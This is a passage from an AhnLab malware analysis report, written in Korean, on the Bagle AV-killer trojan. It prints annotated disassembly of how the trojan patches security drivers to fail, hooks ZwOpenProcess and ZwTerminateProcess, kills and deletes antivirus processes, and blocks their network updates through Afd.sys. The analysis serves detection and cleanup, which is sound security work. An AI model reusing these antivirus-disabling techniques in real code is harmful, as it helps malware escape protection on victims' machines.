Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

는 커널 모듈 중 하나이다.

- guardnt.sys
- filtnt.sys

Detour Patch는 말 그대로 대상이 되는 코드가 정상적인 루틴이 아닌 우회 코드를 타도록 수정하는 것을 말한다.

다음은 트로이목마가 해당 커널 모듈을 찾는 코드의 일부이다.

```
:00010506 8B7D10              mov edi, dword ptr [ebp+10]      ;Notify_Routine->PIMAGE_INFO
:00010509 46                  inc esi
:0001050A 46                  inc esi
:0001050B F6470101            test [edi+01], 01                ;PIMAGE_INFO->Properties
:0001050F 7517                jne 00010528
:00010511 56                  push esi                         ;P1=실제 모듈명
:00010512 E88FFFFFFF          call 000104A6                    ;(R1-1) 모듈명 비교
:00010517 84C0                test al, al
:00010519 7468                je 00010583                      ;AV 모듈이 아니면 리턴
:0001051B FF7704              push [edi+04]                    ;P2=PIMAGE_INFO->ImageBase
:0001051E 6AFF                push FFFFFFFF                    ;P1=ProcessHandle
:00010520 FF15E8200100        Call dword ptr [000120E8]        ;ZwUnmapViewOfSection
:00010526 EB5B                jmp 00010583                     ;종료시키고 리턴
:00010528 53                  push ebx
:00010529 33DB                xor ebx, ebx
:0001052B FFB3B42B0100        push dword ptr [ebx+00012BB4]    ;P2=guardnt.sys/filtnt.sys
:00010531 56                  push esi                         ;P1=실제 모듈명
:00010532 FF1550210100        Call dword ptr [00012150]        ;_wcsicmp
:00010538 85C0                test eax, eax
:0001053A 59                  pop ecx
:0001053B 59                  pop ecx
:0001053C 753C                jne 0001057A
:0001053E 8B4704              mov eax, dword ptr [edi+04]      ;MZ
:00010541 8BC8                mov ecx, eax
:00010543 8B493C              mov ecx, dword ptr [ecx+3C]      ;PE
:00010546 8B4C0128            mov ecx, dword ptr [ecx+eax+28]  ;PE->EntryPoint
:0001054A 03C8                add ecx, eax
:0001054C 8D4508              lea eax, dword ptr [ebp+08]
:0001054F 50                  push eax
:00010550 E831FFFFFF          call 00010486                    ;(R1-2) 메모리보호 제거
```

모듈이 메모리에 로드 되어 있는지 확인 되면 다음과 같이 Detour Patch 를 해둔다. 즉, 다음과 같이 8바이트를 변경하여 해당 드라이버가 계속적으로 return 되도록 해둔다.

```
-------- mov eax, C00000001(STATUS_UNSUCCESSFUL) ---------
:00010555 C601B8              mov byte ptr [ecx], B8           ;로드 이미지의 첫 8바이트 변경
:00010558 C6410101            mov [ecx+01], 01
:0001055C C6410200            mov [ecx+02], 00
:00010560 C6410300            mov [ecx+03], 00
:00010564 C64104C0            mov [ecx+04], C0
-------- ret 0008 ----------------------------------------------------
:00010568 C64105C2            mov [ecx+05], C2
:0001056C C6410608            mov [ecx+06], 08
:00010570 C6410700            mov [ecx+07], 00
-------------------------------------------------------------------------
```

위와 같이 patch 되면 해당 드라이버들은 전혀 자신의 고유기능을 사용하지 못하고 무력화 된다.

► 특정 함수에 대한 Ntdll.dll Export Function Hooking

다음과 같이 Export Table 을 변경 하여 다음의 커널 함수가 후킹 되도록 해둔다.

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

- ZwOpenProcess
- ZwTerminateProcess

```
:000107D4 8BFF                  mov edi, edi
:000107D6 55                    push ebp
:000107D7 8BEC                  mov ebp, esp
:000107D9 51                    push ecx
:000107DA 51                    push ecx
:000107DB 53                    push ebx
:000107DC 56                    push esi
:000107DD 6B3A070100            push 0001073A               ;"ntoskrnl.exe"
:000107E2 BE010000C0            mov esi, C0000001           ;STATUS_UNSUCCESSFUL
:000107E7 E832010000            call 0001091E               ;(2-1) ntoskrnl.exe의 정보추출
:000107EC 684A070100            push 0001074A               ;"ZwTerminateProcess"
:000107F1 8945FC                mov dword ptr [ebp-04], eax ;ntoskrnl.exe의 Image
:000107F4 E8F7060000            call 00010EF0               ;(2-2) ntdll.dll Export Table 정보추출
:000107F9 685E070100            push 0001075E               ;"ZwOpenProcess"
:000107FE 8BD8                  mov ebx, eax
:00010800 E8EB060000            call 00010EF0               ;(2-2) ntdll.dll Export Table 정보추출
:00010805 837DFC00              cmp dword ptr [ebp-04], 00000000
:00010809 8945F8                mov dword ptr [ebp-08], eax
:0001080C 7473                  je 00010881                 ;ntoskrnl.exe 이미지가 널이면 종료
:0001080E 85DB                  test ebx, ebx
:00010810 746F                  je 00010881                 ;ZwOpenProcess의 Ordinal이 널이면 종료
:00010812 85C0                  test eax, eax
:00010814 746B                  je 00010881                 ;ntdll.dll 이미지가 널이면 종료
:00010816 57                    push edi
:00010817 6A00                  push 00000000
:00010819 6A01                  push 00000001
:0001081B 6872070100            push 00010772               ;P1="\SystemRoot\System32\ntoskrnl
:00010820 E8D5050000            call 00010DFA               ;(2-3) PE 검증된 버퍼를 돌려줌
```

그리고 'PsSetLoadImageNotifyRoutine' 에 대한 'CallBack 함수'를 사용하여 메모리에 로드되는 모든 모듈에 대한 감지 및 필터링이 가능 하도록 해둔다. 이는 트로이목마 내부에 하드코딩된 보안 제품들의 프로세스 및 서비스 등이 실행 되지 못하도록 강제종료 시키며, 또한 실행여부를 지속적으로 감시, 종료하므로 보안 제품이 무력화 된다. 또한 대상이 되는 파일들은 삭제 하기도 한다. 최근 일부 안티 바이러스 제품 또는 보안 제품들도 SDT 후킹을 통하여 자신의 프로세스 및 서비스를 보호하는 제품들이 있다. 이러한 제품들마저도 이 트로이목마에 의하여 무력화 되므로 주의가 필요하겠다.

► Afd.sys에 IRP (I/O Request Packet) Stack Chain 연결

Afd.sys 는 윈도우 네트워크 소켓 드라이버이다. 소켓 통신을 하는 응용 프로그램은 해당 드라이버를 이용하게 된다. 트로이목마는 소켓 통신을 하는 프로세스를 감시 하고 필터링 하기 위해서 Afd.sys 와 스택연결을 실시한다.

```
:00012EEE 8BFF                  mov edi, edi
:00012EF0 55                    push ebp
:00012EF1 8BEC                  mov ebp, esp
:00012EF3 8B450C                mov eax, dword ptr [ebp+0C]  ;IRP
:00012EF6 8B4860                mov ecx, dword ptr [eax+60]  ;IRP->MajorFunction
:00012EF9 803900                cmp byte ptr [ecx], 00       ; IRP_MJ_CREATE ?
:00012EFC 50                    push eax                     ;P2=IRP
:00012EFD FF7508                push [ebp+08]                ;P1=DriverObject
:00012F00 7407                  je 00012F09
:00012F02 E8FFFDFFFF            call 00012D06                ;(R2-1-1)IRP를 다음 디바이스로 전송
:00012F07 EB05                  jmp 00012F0E
:00012F09 E822FEFFFF            call 00012D30                ;(R2-1-2)프로세스 이름비교
:00012F0E 5D                    pop ebp
:00012F0F C20800                ret 0008
```

위와 같이 Afd.sys로부터 받은 IRP인 경우, 네트워크 접속시작 시 프로세스 이름을 비교한

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

다.

```
:00012D38 A1782C0100          mov eax, dword ptr [00012C78]     ;DriverObject
:00012D3D 53                  push ebx
:00012D3E 8B5D0C              mov ebx, dword ptr [ebp+0C]       ;IRP
:00012D41 56                  push esi
:00012D42 57                  push edi
:00012D43 8945FC              mov dword ptr [ebp-04], eax
:00012D46 8B4508              mov eax, dword ptr [ebp+08]
:00012D49 6A00                push 00000000                     ;P4=CSDVersion
:00012D4B 8945F0              mov dword ptr [ebp-10], eax
:00012D4E 6A00                push 00000000                     ;P3=BuildNumber
:00012D50 8D45F8              lea eax, dword ptr [ebp-08]
:00012D53 50                  push eax                          ;P2=MinorVersion
:00012D54 8D45F4              lea eax, dword ptr [ebp-0C]
:00012D57 50                  push eax                          ;P1=MajorVersion
:00012D58 C745E4FC010000      mov [ebp-1C], 000001FC
:00012D5F C745E874010000      mov [ebp-18], 00000174
:00012D66 C745EC54010000      mov [ebp-14], 00000154
:00012D6D E858F2FFFF          Call 00011FCA                     ;PsGetVersion
:00012D72 837DF405            cmp dword ptr [ebp-0C], 00000005  ;Windows2000 이상만 지원
:00012D76 726D                jb 00012DE5
:00012D78 837DF803            cmp dword ptr [ebp-08], 00000003  ;WindowsXP SP2까지 지원
:00012D7C 7367                jnb 00012DE5
:00012D7E 53                  push ebx                          ;P1=IRP
:00012D7F FF15C8200100        Call dword ptr [000120C8]         ;IoGetRequestorProcess
// 주어진 IRP에 대한 EPROCESS 구조체를 얻을 수 있다.
```

다음과 같이 Afd.sys의 IRP를 받아 프로세스명 비교 & 통신제어를 한다.

```
:00012D9C 741F                je 00012DBD
:00012D9E 6A10                push 00000010                     ;P3=0x10
:00012DA0 57                  push edi                          ;P2=현재 네트워크를 사용하는 프로세스
:00012DA1 56                  push esi                          ;P1=프로세스 리스트
:00012DA2 FF15C4200100        Call dword ptr [000120C4]         ;_strnicmp
:00012DA8 83C40C              add esp, 0000000C
:00012DAB 85C0                test eax, eax
:00012DAD 740E                je 00012DBD                       ;프로세스명이 같으면 분기
:00012DAF EB01                jmp 00012DB2
:00012DB1 46                  inc esi
:00012DB2 803E00              cmp byte ptr [esi], 00            ;프로세스 리스트에 Null이 나올때까지
:00012DB5 75FA                jne 00012DB1                      ;ESI를 증가
:00012DB7 46                  inc esi
:00012DB8 803E00              cmp byte ptr [esi], 00
:00012DBB 75E1                jne 00012D9E                      ;다음 프로세스명으로 비교하기위해 분기
:00012DBD 81EEC02B0100        sub esi, 00012BC0
:00012DC3 81FEB6000000        cmp esi, 000000B6
:00012DC9 731A                jnb 00012DE5
:00012DCB 83631C00            and dword ptr [ebx+1C], 00000000
:00012DCF BE220000C0          mov esi, C0000022                 ;STATUS_ACCESS_DENIED
:00012DD4 32D2                xor dl, dl
:00012DD6 8BCB                mov ecx, ebx
:00012DD8 897318              mov dword ptr [ebx+18], esi
:00012DDB FF15C0200100        Call dword ptr [000120C0]         ;IofCompleteRequest
:00012DE1 8BC6                mov eax, esi
:00012DE3 EB09                jmp 00012DEE
:00012DE5 53                  push ebx
:00012DE6 FF75F0              push [ebp-10]
:00012DE9 E818FFFFFF          call 00012D06                     ;(R2-1-1) 다음 디바이스로 IRP 전달
:00012DEE 8B4DFC              mov ecx, dword ptr [ebp-04]
```

위와 같은 결과로 트로이목마에 하드코딩된 보안제품의 업데이트 관련 프로세스들은 정상적으로 동작을 하지 못하게 된다. 일반적으로 악성코드는 hosts 파일을 변조하여 해당 호스트로 접속을 차단하는 것에 비하여 베이글AV트로이목마는 지능적인 방법으로 프로세스의 통신을 제어 함으로써 접근을 차단 하고 있다.

안티 바이러스를 무력화 하는 방법은 'anti-anti-virus' 라는 표현으로 악성코드 제작자들로

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.

부터 오래 전부터 사용 되었다. 일반적으로 알려진 방법은 대상이 되는 보안 제품의 프로세스를 강제로 종료하거나 서비스를 중지하는 등이 고작이었다. 그러나 베이글AV킬러에서 사용되는 방법은 위에서 열거 한 것처럼 다른 유사 트로이목마에서는 볼 수 없는 증상이 많다. 이러한 증상은 추후 다른 악성코드 제작자들이 관련 지식을 사용할 수도 있다는 점에서 위험스러운 존재가 아닐 수 없다. 무엇보다도 보안 제품을 무력화 하고 끝까지 자신의 생명력을 유지 하려는 베이글은 한번 감염되면 자신의 다른 변형들과 유기적으로 결합되어 더 악의적인 목적으로 감염된 시스템을 이용하므로 주의가 요구된다.

참고로 이 악성코드는 감염되면 치료 전까지 자신이 무력화 시키려는 보안 제품은 올바른 기능을 수행 할 수 없으므로 보통 전용백신이 별도로 제공 되기도 한다. 안철수연구소 역시 전용백신[1]을 통하여 이 악성코드를 치료하도록 하고 있다.

[1] 안철수연구소, 베이글 전용백신
http://info.ahnlab.com/download/vaccine_view.jsp?num=54&pagecnt=1

Copyright © AhnLab Inc,. All Rights Reserved.

Disclosure to or reproduction for others without the specific written authorization of AhnLab is prohibited.